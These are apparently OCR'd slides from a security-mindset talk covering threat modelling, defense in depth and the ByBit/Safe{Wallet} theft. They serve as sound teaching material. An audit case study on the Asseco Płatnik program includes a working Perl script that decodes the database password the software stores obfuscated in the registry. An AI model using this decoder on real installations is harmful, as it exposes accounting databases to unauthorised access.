Security first mindset

In practice

Plans for today

Jarosław Jedynak

Security first mindset in practice

Michał Leszczyński

OWASP 10 2025 Playthrough

Michał Kowalczyk

CTFs, security teaching and our hacking projects

About me

Cybersecurity Auditor

ITSEC.RE

"Expert"

CERT.PL >_


Reverse Engineer

Symantec

Security Engineer

Google

And others



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Uniwersytet Warszawski

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

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

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

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

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

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

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

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(Simplified) Agenda for today


1. Introduction
2. Principles
3. Conclusion

Part 1


Security-first *what*?

Low standards, high standards


✅ Frontal Impact (~50km/h)




(a) crash simulation



(b) top and side views of simulation



(c) energy balance



(d) acceleration at point in cabin

Low standards, high standards

✅ Frontal Impact (~50km/h)

✅ Potholes on a country road

Low standards, high standards

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Low standards, high standards

❌ Anti-tank guided missile

Low standards, high standards

❌ Anti-tank guided missile

❌ Police roadblock

Low standards, high standards

❌ Anti-tank guided missile

❌ Police roadblock

❌ Assassin with a sniper rifle

Real world

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Real world

✅ Accidental mistake

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Real world

✅ Accidental mistake

✅ External issues

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Real world

✅ Accidental mistake

✅ External issues

✅ Common criminals

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Real world

✅ Accidental mistake

✅ External issues

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❌ Military attack

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Real world

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Real world

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❌ Nation state

❌ Crime syndicate

IT world

✅ Accidental mistake

☑️ APT Group

✅ External issues

❌ Nation state

✅ Common criminals

❌ Crime syndicate

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IT world

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IT world

- ☑️ APT Group
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- ☑️ Crime syndicate

Once upon a time in the cyberspace

- ByBit Cryptocurrency exchange
- Funds stored in ~~a cold wallet~~ a multisig solution called Safe{Wallet}
- But then one day…

Once upon a time in the cyberspace

Routine rebalancing starts in ByBit

Once upon a time in the cyberspace

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Multisig transaction approved

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ByBit notices $1.5B is gone

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Routine rebalancing starts in ByBit

Multisig transaction approved.
But what people saw was not what they signed.

ByBit Funds were diverted to attacker wallet

ByBit notices $1.5B is gone

But why? Somehow Safe{Wallet} UI lied to them.

Once upon a time in the cyberspace

Malicious transaction is initiated in ByBit
(instead of expected scheduled transaction)

Multisig transaction approved.
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Technical detail: ETH delegatecall exploit was used

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Or rather: attackers took over the smart contract

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app.safe.global JS
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We know thanks to forensics and Google cache

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ByBit notices $1.5B is gone

Even though the JS was replaced back soon later.

Once upon a time in the cyberspace

Safe{Wallet} developer compromised	(Likely s3 or CloudFront keys leaked)
app.safe.global JS replaced with malicious code	We know thanks to forensics and Google cache
Malicious transaction is initiated in ByBit (instead of expected scheduled transaction)	Technical detail: ETH delegatecall exploit was used
Multisig transaction approved. But what people saw was not what they signed.	But why? Somehow Safe{Wallet} UI lied to them.
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Part 2

Security-first mindset in practice

A **security-first mindset** is an approach where security is treated as a **core priority from the very beginning**, not something added on later. It means consistently asking “**How could this be abused or fail?**” at every decision point.

Build and operate systems assuming **they will be attacked**, misused, **or fail**.

Agenda

Introduction

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Threat Modelling

Agenda

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Threat Modelling

Defense in Depth

Security through obscurity

Agenda

Introduction	Threat Modelling	Defense in Depth
Security through obscurity	Privilege escalation	Principle of Least Privilege

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- Introduction
- Threat Modelling
- Defense in Depth
- Security through obscurity
- Privilege escalation
- Principle of Least Privilege
- Secure Defaults

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Threat Modelling

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

theoretical approach

Threat Modelling

What to protect?

From whom?

How to attack it?

Threat Modelling

Attack vectors

Protected assets

Threat Modelling

Attack vectors

Protected assets

Bank Account

User Data

Databases

Reputation

Threat Modelling

Attack vectors

Protected assets

Company website

Supply-Chain

Email

Insider threat

Bank Account

User Data

Databases

Reputation

Threat example

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  - Cryptominer
  - Proxy
  - Limited data leak

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  - Privilege escalation opportunities

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  - Deface
  - Cryptominer
  - Proxy
  - Limited data leak
- Attacker gains access to the intranet =>
  - Severe data leak (internal shares, emails)
  - Privilege escalation opportunities
- DC server exploited, Domain Admin account obtained =>
  - Leak of all confidential data
  - All data ransomwared

Defense in Depth

Defense in depth

“DC is an unpatched Windows Server 2008.”

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(no reaction)

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

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

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

Defense in depth

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Defense in depth case study

- Security audit for an accounting company
- Several domain-specific programs preinstalled for everyone

Defense in depth: Asseco Płatnik

Defense in depth: Asseco Płatnik

/api/user/login API endpoint


Defense in depth: Asseco Płatnik

~~/api/user/login API endpoint~~

Defense in depth: Asseco Płatnik

HKLM\Software\Wow6432Node\Asseco Poland SA\Płatnik\10.02.002\Baza

Asseco's genius idea
Instead of API, just read the correct password from the database and compare with user input



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

Problem: Everyone can read the DB pass

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

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

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

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```
sub swap($$) { $_ = shift; my $n = shift; s/(.{$n})(.{$n})/$2$1/g; return $_; }

my $enc = shift;
my $k = "lmnopqrstuvwxyz{";
my @pkey = ( swap($k, 8), swap(swap($k, 4), 1), swap(swap($k, 8), 1), swap($k, 1),
  swap($k, 4), swap($k, 2), swap(swap($k, 2), 1), swap(swap(swap($k, 4), 2), 1), );
my @order = (0,1,2,3,4,0,3,5,2,1,5,4,3,6,6,2,4,2,2,4,3,2,7,7,);

my $i = 0;
sub dec($$) {
    my $a = index $pkey[$order[$i % 24]], shift;
    my $b = index $pkey[$order[$i % 24]], shift;
    $i++;
    return chr hex sprintf "%x%x",$b,$a;
}

$enc =~ s/[^$k]//g; $enc =~ s/(.)(.)/dec($1,$2)/ge;
print "$enc\n";
```

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

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

“Security last mindset”

- User needs to use the program
- Program need to know the password to connect to the database
- 2 + 2 = 4

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- User knows password to some database user
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
- Passwords in the database are "encrypted"
- ???
- So called "security through obscurity"

Security through obscurity

Security through obscurity

- In cryptography: **Kerckhoffs' principle** (precisely this case)



A Caesar Wheel

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r/sysadmin • 3mo ago
Tiny_Habit5745

Just found out we had 200+ shadow APIs after getting pwned

So last month we got absolutely rekt and during the forensics they found over 200 undocumented APIs in prod that nobody knew existed. Including me and I'm supposedly the one who knows our infrastructure.

The attackers used some random endpoint that one of the frontend devs spun up 6 months ago for "testing" and neve tore down. Never told anyone about it, never added it to our docs, just sitting there wide open scraping customer data.

Our fancy API security scanner? Useless. Only finds stuff thats in our OpenAPI specs. Network monitoring? Nada. SIEM alerts? What SIEM alerts.

Now compliance is breathing down my neck asking for complete API inventory and I'm like... bro I don't even know what's running half the time. Every sprint someone deploys a "quick webhook" or "temp integration" that somehow becomes permanent.

grep -r "app.get|app.post" across our entire codebase returned like 500+ routes I've never seen before. Half of them don't even have auth middleware.

Anyone else dealing with this nightmare? How tf do you track APIs when devs are constantly spinning up new stuff? The whole "just document it" approach died the moment we went agile.

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

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- C:\Users\Jarek\Desktop\old\backup\taxes2013\Hot MILF Sex.mp4
